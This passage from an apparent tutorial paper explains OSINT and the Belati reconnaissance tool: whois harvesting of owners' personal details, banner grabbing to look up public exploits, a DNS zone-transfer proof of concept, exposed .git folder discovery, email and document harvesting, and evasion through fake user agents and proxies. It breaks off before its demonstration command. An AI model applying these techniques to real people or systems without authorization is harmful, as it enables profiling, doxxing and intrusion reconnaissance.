3. Much less expensive compared to traditional information collecting tools

4. Information can be legally and easily shared with anyone

5. Broad coverage

6. Information tends to be cheaper or even free

- **Disadvantages**

1. Not a full-coverage solution

2. Desired information may not be public

3. OSINT often needs to be verified

4. Large amount of noise

The main advantage of OSINT is the passive collection of intelligence information that does not require direct interaction with the target, and the impact on the risk is relatively small so as not to call attention to the target during the process of gathering information.

Compared with the more traditional or esoteric intelligence techniques, it is often faster, more economical, more prolific, or more authoritative. - Herman L. Croom

OSINT Field

OSINT is also used in several fields in the process of data collection, including:

1. Government

OSINT has also been implemented within the scope of governance in several countries with activities such as 'media monitoring', 'media analysis', 'survey' and some other things for data collection purposes, where it is still categorized as open source.

2. Intelligence Community

From the creation of Foreign Broadcast Information Service (FBIS) until now, surely there are many intelligence communities that formed all over the world. One of those that I follow is OpenOSINT; the community is made up of diverse backgrounds and member states focused on Threat Intelligence, OSINT, Company Profiling, Personal Profiling and things that are still tied to Intelligence.

3. Military

The need for open source intelligence in the military field continues to grow. Any existing public information resource can be used to anticipate a threat to security either locally, nationally or internationally. Information obtained for strategic military or tactical military-related operations, geo locations, enemy forces, civilian populations of a country, military capabilities of a country and others. For more details, you can read the paper as in reference.[4][5]

4. Law Enforcement


With the help of the internet and social media, the process of gathering information for law enforcement needs will be very helpful, where some criminals design the criminal action through a variety of platforms available on the internet and often it is exposed in public. In this case, we must really optimize the function of OSINT in the process of collecting data against the target. This is discussed in the book by Andrew Staniforth.[6]

5. Business

In the business world, OSINT includes Commercial Intelligence, Competitor Intelligence, and Business Intelligence. Companies / entrepreneurs often use information brokers or private investigators to collect and analyze relevant information in accordance with the company's business objectives. It includes media, products, or other things that can help to grow the business.

Process

In performing data collection using OSINT, the process chart is as follows:




Process of OSINT

General discussion

In this section, will explain how the development process works and also the installation of the Belati itself.

Introduction to Belati

Belati is a tool designed to collect data and documents that are public to the website, domain or other services that will be used for OSINT needs. The name Belati is taken from a sharp weapon or a knife (Dagger), which is where I think the naming matches the OSINT characteristics. Belati is inspired by several projects that have been running, including Foca and Datasploit.




```
 /$$$$$$$  /$$$$$$$$ /$$        /$$$$$$  /$$$$$$$$    .
| $$__  $$| $$_____/| $$       /$$__  $$|__  $$__/   J:L
| $$  \ $$| $$      | $$      | $$  \ $$   | $$       |:|
| $$$$$$$ | $$$$$   | $$      | $$$$$$$$   | $$       |:|
| $$__  $$| $$__/   | $$      | $$__  $$   | $$       |:|
| $$  \ $$| $$      | $$      | $$  | $$   | $$       |:|
| $$$$$$$/| $$$$$$$$| $$$$$$$$| $$  | $$   | $$   /]  |:|  [\
|_______/ |________/|________/|__/  |__/   |__/   \:-'"""'-:/
                                                    ""III""
                                                      III
                                                      III
                                                      III
                                                     (___)

                        The Traditional Swiss Army Knife for OSINT
```

The Purpose of Making Belati

The purpose of making this tool is as a means of learning the process of mastering the Python language and OSINT itself. Keep in mind that the harm done in the use of Belati does not affect the author.

Features

Belati has features that have been implemented, as follows:



What Belati can do?

- Whois(Indonesian TLD Support)
- Banner Grabbing
- Subdomain Enumeration
- Service Scanning for all Subdomain Machine
- Web Appalyzer Support
- DNS mapping / Zone Scanning
- Mail Harvester from Website & Search Engine
- Mail Harvester from MIT PGP Public Key Server
- Scrapping Public Document for Domain from Search Engine
- Fake and Random User Agent (Prevent from blocking)
- Proxy Support for Harvesting Emails and Documents
- Public Git Finder in domain/subdomain
- Public SVN Finder in domain/subdomain
- Robot.txt Scraper in domain/subdomain
- Gather Public Company Info & Employee
- SQLite3 Database Support for storing Belati Results
- Setup Wizard/Configuration for Belati
- Django Web Management
- Webserver only mode
- Auto Dependency Checker
- Auto Update system
- Document Metadata/Exif Extractor
- Document Author Metadata
- Graph Visualization(On Progress)

But, there are still many features that have not been implemented because of time and resources. And some features that will be implemented can be seen in the following link:


https://github.com/aancw/Belati/issues/12

Belati welcomes contributions from everyone. I hope you can contribute to this project as well.

Worst Case Scenario

In the process of creating Belati, I also think of the worst case scenario if this application is used for a special interest that may cause harm. Belati will initially collect information on the domain through Whois by checking the ownership of a website / domain. From the information obtained, it allows for sensitive information about the owner, such as email, phone number, residential address and some other sensitive information. Not infrequently, a domain includes the information without a whois protector. Why is that a consideration? Because, these small things can be used for harvesting data and doing profiling of a person. My friend has already discussed this on his personal blog about Harvesting Whois Data for OSINT[7]. After getting the whois information from a domain, Belati will proceed by doing HTTP Banner Grabbing to get information about the webserver and the technology used by the website. Apache? Nginx? Version? HTTP Security Header? Maybe from the information obtained, a public exploit can be searched for, if available.

We want to know how many and what are the subdomains listed for that domain. The data can be obtained by harvesting through search engines and other services or by using DNS Zone Scanning. Belati also applies DNS Zone Scanning with the help of a plugin named sublist3r to facilitate and make data collection more efficient, coupled with GEO IP features for each collected subdomain.



North Korea .kp TLD Zone Data

On Sept 19, 2016 at approximately 10:00PM (PDT), one of North Korea's top level nameservers was accidentally configured to allow global DNS zone transfers. This allows anyone who performs an `AXFR` (zone transfer) request to the country's `ns2.kptc.kp` nameserver to get a copy of the nation's top level DNS data. This was detected by the TLDR Project - an effort to attempt zone transfers against all top level domain (TLD) nameservers every three hours and keep a running Github repo with the resulting data. This data gives us a better picture of North Korea's domains and top level DNS.

Click here for the commit showing this incident.

~~As of the time of this writing, zone transfers are still enabled for multiple `.kp` top level domains via `ns2.kptc.kp`.~~

Update: North Korea has now patched this issue, however this project will continue to scan the Internet for future slip-ups just like this one.

PoC

```
dig AXFR kp. @ns2.kptc.kp
```

Once a list of subdomains is collected and listed on the domain, then network mapping can be done to the domain to find out what services are available or technology used for each subdomain, such as mail server, version control, development system, API and others. Generally, the information is public and can be known. Not infrequently, even personal, organization, or company information can easily be network mapped after getting the information subdomain listed.

From the list of subdomains, Belati will check the current HTTP / HTTPS protocol and do the Web Appalyzer for data collection about which services and plugins are used by the website, such as Bootstrap, Apache, Yii and others. Belati also checks the Git & SVN Folder for each subdomain and domain that it collects because . (dot) usually becomes a hidden file / folder in operating system *NIX. In fact, it is very valuable information because an attacker can dump from svn / git data obtained using tools such as GitDumper[8]. And it would be better to not expose both folders publicly or protect them from being accessible from the webserver, as in the article that explains how someone downloaded the source code from the Alexa rank 1M list that has been analyzed with title "Don't publicly expose .git or how we downloaded your website's sourcecode - An analysis of Alexa's 1M"[9]

Most likely, every website has a personal email that is used for communication and as a marker that the email is coming from a particular domain. Suppose a company or organization uses the domain as an official email address. Belati collects email data through search engines like Google, Yahoo and other search engines, because it could be an email from the company, organization, or person that have been indexed by search engines, whether through the forum or other places. Do not forget, Belati also checks email listed on MIT PGP Public Key Server to ensure that the email is used for communication via pgp service.

From my experience, some websites and even class of government websites still store important data in the folder website / storage that is public and indexed by Google. That's why Belati adopted the feature that Foca applied in doing the harvest public document. Belati will do harvest against public documents like PDF, DOCX, XLS that were previously indexed on Google. Just imagine what if the document is a secret document? Or statistical data? Or agreement document? What if the case happens?

Belati Installation

After discussing the theory in the previous point, we will continue to the installation step. Belati requires some Python dependencies that are already installed. Belati already has a feature to check for installed dependencies and suggests not installed dependencies to be installed in order to run Belati. Belati also provides Docker installation for easy to use.

Normal Installation

```
git clone https://github.com/aancw/Belati.git

cd Belati

git submodule update --init --recursive --remote

pip install --upgrade pip

pip install -r requirements.txt #please use pip with python v2

sudo su

python Belati.py --help
```

Docker Installation

- Download dockerfile:

```
wget https://raw.githubusercontent.com/aancw/Belati/master/Dockerfile
```

- Execute the following command to create a Docker image locally:

```
docker build -t belati .
```

- To create a container from the image, execute:


```
docker run -p 8000:8000 -it belati /bin/bash
```

- Running Belati

```
belati -h
```

For more info, please refer to this guide: https://github.com/espi0n/Dockerfiles/blob/master/Belati/README.md

If any dependencies are missing, Belati will show an error:




```
┌ h4kcuh@KotakRusak  ~/D…a/BELATI  master ● ?                      11:40:00
└ python2 Belati.py

            You are missing a module required for Belati. In order to continue using Belati,
please install them with:

            `pip install -r requirements.txt`

            or manually install missing modules with:

            `pip install colorama`

┌ h4kcuh@KotakRusak  ~/D…a/BELATI  master ● ?                      11:40:01
└ 
```

For Fedora / CentOS user, you need to install a specific package before installing Belati:


```
yum install gcc gmp gmp-devel python-devel
```

If all processes are running well, then Belati will show help information when you type python belati.py –help like Figure below.



```
┌ h4kcuh@KotakRusak  ~/D…a/BELATI  master ● ?
└ python2 Belati.py --help
usage: Belati.py [-h] [-d DOMAIN] [-u USERNAME] [-e EMAIL] [-c ORGCOMP]
                 [-o OUTPUT_FILES] [--db-file DB_FILE_LOCATION]
                 [--single-proxy SINGLE_PROXY]
                 [--proxy-file PROXY_FILE_LOCATION] [--auto-proxy] [--version]

=[ Belati v0.2.3-dev by Petruknisme] (https://github.com/aancw/Belati)

optional arguments:
  -h, --help            show this help message and exit
  -d DOMAIN             Perform OSINT from Domain e.g petruknisme.com(without
                        protocol http/https)
  -u USERNAME           Perform OSINT from username e.g petruknisme
  -e EMAIL              Perform OSINT from email address
  -c ORGCOMP            Perform OSINT from Organization or Company Name, use
                        double quote
  -o OUTPUT_FILES       Save log for output files
  --db-file DB_FILE_LOCATION
                        Specify Database File Location(SQLite3)
  --single-proxy SINGLE_PROXY
                        Proxy support with single IP (ex:
                        http://127.0.0.1:8080)
  --proxy-file PROXY_FILE_LOCATION
                        Proxy support from Proxy List File
  --auto-proxy          Auto Proxy Support( Coming soon )
  --version             show program's version number and exit
┌ h4kcuh@KotakRusak  ~/D…a/BELATI  master ● ?                          12:00:34
└ ▌
```

And this is the preview of Belati:



```
┌ h4kcuh@KotakRusak  ~/D…a/BELATI  master ● ?                          15:52:04
└ python2 Belati.py


         /$$$$$$$  /$$$$$$$$ /$$        /$$$$$$  /$$$$$$$$      .
        | $$__  $$| $$_____/| $$       /$$__  $$|__  $$__/     J:L
        | $$  \ $$| $$      | $$      | $$  \ $$   | $$        |:|
        | $$$$$$$ | $$$$$   | $$      | $$$$$$$$   | $$        |:|
        | $$__  $$| $$__/   | $$      | $$__  $$   | $$        |:|
        | $$  \ $$| $$      | $$      | $$  | $$   | $$        |:|
        | $$$$$$$/| $$$$$$$$| $$$$$$$$| $$  | $$   | $$    /]  |:|  [\
        |_______/ |________/|________/|__/  |__/   |__/    \:-'"""'-:/
                                                             ""III""
                                                               III
                                                               III
                                                               III
                                                              (___)

                          The Traditional Swiss Army Knife for OSINT

        =[ Belati v0.2.3-dev by Petruknisme]=

        + -- --=[ Collecting Public Data & Public Document for OSINT purpose ]=-- -- +
        + -- --=[ https://petruknisme.com ]=-- -- +



        This tool is for educational purposes only.
        Any damage you make will not affect the author.
        Do It With Your Own Risk!

        For Better Privacy, Please Use proxychains or other proxy service!

[-] Please specify domain/organization
```


Please note that Belati already supports the auto update feature, so users do not have to bother to re-download when there is an update in the repository; simply by running Belati it will automatically compare local and remote version. It is recommended to use a proxy when running Belati. You can use proxychains or built-in proxies that are already supported by Belati by using the `-single-proxy / --proxy-file / --auto-proxy` parameter.

Belati in Action

As experimental material, I will conduct data collection using Belati against RNDC (Indonesian Research and Development Center) - http://rndc.or.id and Adobe, Inc. as an example of company parameters. Please note that what I will do with RNDC is approved for use in this paper. I will be running Belati with this command:

